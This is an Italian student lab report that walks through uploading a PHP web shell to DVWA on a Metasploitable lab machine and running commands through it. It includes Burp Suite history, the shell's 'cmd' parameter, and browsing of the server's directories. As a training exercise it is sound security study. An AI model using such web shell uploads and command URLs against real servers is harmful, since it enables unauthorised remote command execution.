

S6L1



Data: 04/11/24

INFORMAZIONI PRINCIPALI

L'esercizio consiste nel configurare Metasploitable e Kali Linux per caricare ed eseguire una shell PHP tramite DVWA, quindi analizzare le richieste HTTP/HTTPS con BurpSuite per identificare vulnerabilità.


Sviluppo Dell'esercizio

Per prima cosa ho confermato la connessione tra le due macchine tramite accesso al sito (e ping) e ho impostato la DVWA su Low Security.


The screenshot displays a Kali Linux desktop environment. In the foreground, a web browser window is open to the DVWA (Damn Vulnerable Web Application) security settings page at `192.168.1.4/dvwa/security.php`. The page shows the 'Script Security' section with the security level set to 'low'. The left sidebar contains a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below the browser window, a terminal window shows the output of a ping command from `192.168.1.4` to `192.168.1.4`, confirming connectivity. The terminal output shows 20 packets transmitted, 20 received, 0% packet loss, and a round-trip time of 19582ms. The terminal prompt is `(root@kali)-[/home/kali/Desktop]`.

```
File Actions Edit View Help
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=0.183 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.269 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=0.212 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=0.175 ms
64 bytes from 192.168.1.4: icmp_seq=6 ttl=64 time=0.193 ms
64 bytes from 192.168.1.4: icmp_seq=7 ttl=64 time=0.219 ms
64 bytes from 192.168.1.4: icmp_seq=8 ttl=64 time=0.276 ms
64 bytes from 192.168.1.4: icmp_seq=9 ttl=64 time=0.250 ms
64 bytes from 192.168.1.4: icmp_seq=10 ttl=64 time=0.371 ms
64 bytes from 192.168.1.4: icmp_seq=11 ttl=64 time=0.208 ms
64 bytes from 192.168.1.4: icmp_seq=12 ttl=64 time=0.244 ms
64 bytes from 192.168.1.4: icmp_seq=13 ttl=64 time=0.196 ms
64 bytes from 192.168.1.4: icmp_seq=14 ttl=64 time=0.226 ms
64 bytes from 192.168.1.4: icmp_seq=15 ttl=64 time=0.189 ms
64 bytes from 192.168.1.4: icmp_seq=16 ttl=64 time=0.209 ms
64 bytes from 192.168.1.4: icmp_seq=17 ttl=64 time=0.274 ms
64 bytes from 192.168.1.4: icmp_seq=18 ttl=64 time=0.192 ms
64 bytes from 192.168.1.4: icmp_seq=19 ttl=64 time=0.227 ms
64 bytes from 192.168.1.4: icmp_seq=20 ttl=64 time=0.195 ms
^C
— 192.168.1.4 ping statistics —
20 packets transmitted, 20 received, 0% packet loss, time 19582ms
rtt min/avg/max/mdev = 0.175/0.225/0.371/0.044 ms
```


Ho avviato burpsuite e intercettato tutto il traffico da qui in poi. Ho Fatto l'upload dell'exploit e analizzato il "post" di burpsuite.




Usando il comando ipmeta/dvwa/hackable/uploads/shell.php?cmd=ls consente di eseguire il comando ls (list) sulla macchina Metasploitable tramite la shell PHP precedentemente caricata.




Questa è la lista dei file e andremo ad aggiungerne uno.



Questa Shell PHP è stata progettata per accettare comandi tramite il parametro cmd. L'utente invia un comando tramite ?cmd=<comando>, che PHP esegue sulla macchina attaccata. in questo caso dopo cmd= rimuoviamo il comando ls e aggiungiamo touch+Epicode, per creare un nuovo file (Epicode) nella directory della macchina attaccata.



Il risultato finale è un file creato con nome Epicode sulla DVWA di Meta.



Conclusioni e riassunto.

Utilizzando la piattaforma vulnerabile DVWA (Damn Vulnerable Web Application) presente su Metasploitable, è possibile caricare un file PHP (molto basico), che agisce come una "shell". Questa shell, una volta caricata, consente l'esecuzione di comandi di sistema direttamente da un browser web.

Attraverso l'URL `ipmeta/dvwa/hackable/uploads/shell.php?cmd=ls`, Kali Linux comunica con Metasploitable utilizzando il parametro `cmd`. In questo caso, il valore `ls` permette di elencare i file e le directory presenti nella posizione in cui la shell è stata caricata. Di fatto, l'utente può inserire altri comandi dopo `cmd=`, ottenendo un controllo a distanza sulla macchina Metasploitable. Questo processo evidenzia l'esistenza di vulnerabilità nel sistema di upload di DVWA e consente di esplorare l'ambiente della macchina bersaglio senza accesso diretto alla riga di comando, solo tramite un'interfaccia web.

Extra&Http History: trovata un email nel server dvwa forzando l'accesso con l'url, e indagando oltre ho trovato questi, Molto carino. (modificando l'url si può esplorare altre directory.)

192.168.1.4/d
Epicode
dvwa_email.png
shell.php

Burp Suite Community Edition v2024.5.5 - Temporary Project

Burp

Project

Intruder

Repeater

View

Help

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	http://192.168.1.4	GET	/dvwa/hackable/uploads/shell.php?cmd=ls			200	268	XML	php				192.168.1.4	
2	http://192.168.1.4	GET	/			200	1124	HTML		Metasploitable2 - Linux			192.168.1.4	
3	http://192.168.1.4	GET	/favicon.ico			404	513	HTML	ico	404 Not Found			192.168.1.4	
4	http://192.168.1.4	GET	/dvwa/			302	482	HTML					192.168.1.4	PHPSESSID=ea12bcd4567
5	http://192.168.1.4	GET	/dvwa/login.php			200	1636	HTML	php	Damn Vulnerable Web App (DVWA) - Login			192.168.1.4	
6	http://192.168.1.4	POST	/dvwa/login.php			302	391	HTML	php	Damn Vulnerable Web App (DVWA) - Login			192.168.1.4	
7	http://192.168.1.4	GET	/dvwa/index.php			200	4932	HTML	php	Damn Vulnerable Web App (DVWA) - Index			192.168.1.4	
8	http://192.168.1.4	GET	/dvwa/security.php			200	4453	HTML	php	Damn Vulnerable Web App (DVWA) - Security			192.168.1.4	
9	http://192.168.1.4	POST	/dvwa/security.php			302	426	HTML	php	Damn Vulnerable Web App (DVWA) - Security			192.168.1.4	security=flow
10	http://192.168.1.4	GET	/dvwa/security.php			200	4534	HTML	php	Damn Vulnerable Web App (DVWA) - Security			192.168.1.4	
11	http://192.168.1.4	GET	/dvwa/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable Web App (DVWA) - Upload			192.168.1.4	
12	http://192.168.1.4	POST	/dvwa/vulnerabilities/upload/			200	4928	HTML		Damn Vulnerable Web App (DVWA) - Upload			192.168.1.4	
13	http://192.168.1.4	GET	/dvwa/hackable/uploads/shell.php?cmd=ls			200	268	XML	php				192.168.1.4	
14	http://192.168.1.4	GET	/dvwa/hackable/uploads/shell.php?cmd=ls			200	243	XML	php				192.168.1.4	
15	http://192.168.1.4	GET	/dvwa/hackable/uploads/shell.php?cmd=ls			200	275	XML	php				192.168.1.4	

Not secure 192.168.1.4/dvwa/hackable/uploads/dvwa_email.png

dvwa@ethicalhack3r.co.uk

Home

foto 2 kali n

shell.php

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Settings

Intercept

HTTP history

WebSockets history

Proxy settings

Forward

Drop

Intercept is on

Action

Open browser

← → ↻ ⚠ Not secure 192.168.1.4/dvwa/hackable/

Index of /dvwa/hackable

Name	Last modified	Size	Description
Parent Directory	-	-	-
uploads/	04-Nov-2024 09:36	-	-
users/	20-May-2012 15:22	-	-

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.4 Port 80

← → ↻ ⚠ Not secure 192.168.1.4/dvwa/hackable/users/

Index of /dvwa/hackable/users

Name	Last modified	Size	Description
Parent Directory	-	-	-
1337.jpg	16-Mar-2010 01:56	3.6K	-
admin.jpg	16-Mar-2010 01:56	3.5K	-
gordonb.jpg	16-Mar-2010 01:56	3.0K	-
pablo.jpg	16-Mar-2010 01:56	2.9K	-
smithy.jpg	16-Mar-2010 01:56	4.3K	-

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.4 Port 80

